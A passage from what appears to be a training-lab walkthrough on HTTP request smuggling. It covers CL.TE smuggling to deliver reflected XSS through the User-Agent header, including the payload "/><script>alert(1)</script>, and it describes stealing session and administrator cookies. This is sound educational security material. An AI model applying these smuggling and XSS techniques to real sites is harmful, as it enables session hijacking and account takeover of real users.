
We are finally able to see the session cookie when we set the Content-Length to 960.

Setting the session cookie to the new stolen cookie and reloading the page will solve the lab.

7. Exploiting HTTP request smuggling to deliver reflected XSS
Description:


The lab has a CL.TE vulnerability and we need to execute an alert(1) popup via the User-Agent header which is vulnerable to reflected XSS.
Explanation:

We can confirm that the lab has a CL.TE vulnerability.


The User-Agent header’s value is being reflected in a hidden field on blog post pages.

Changing the value of the User-Agent header is reflected in the response.
Next we will change the User-Agent to "/><script>alert(1)</script>. We can see that we escaped the hidden field and have the alert(1) in script tags reflected in the response which will trigger the popup.
Finally we will paste in the above GET request with User-Agent, Content-Type, and Content-Length headers in place of the CL.TE payload. We also need to update the Content-Length header for the main request. We send it once and wait for the victim to visit the page. Once the victim visits the page, the lab will get solved.
8. Response queue poisoning via H2.TE request smuggling

Description:
We need to poison the request queue, steal the administrator’s cookie to access the admin panel and delete the user carlos to solve this lab.
Explanation:

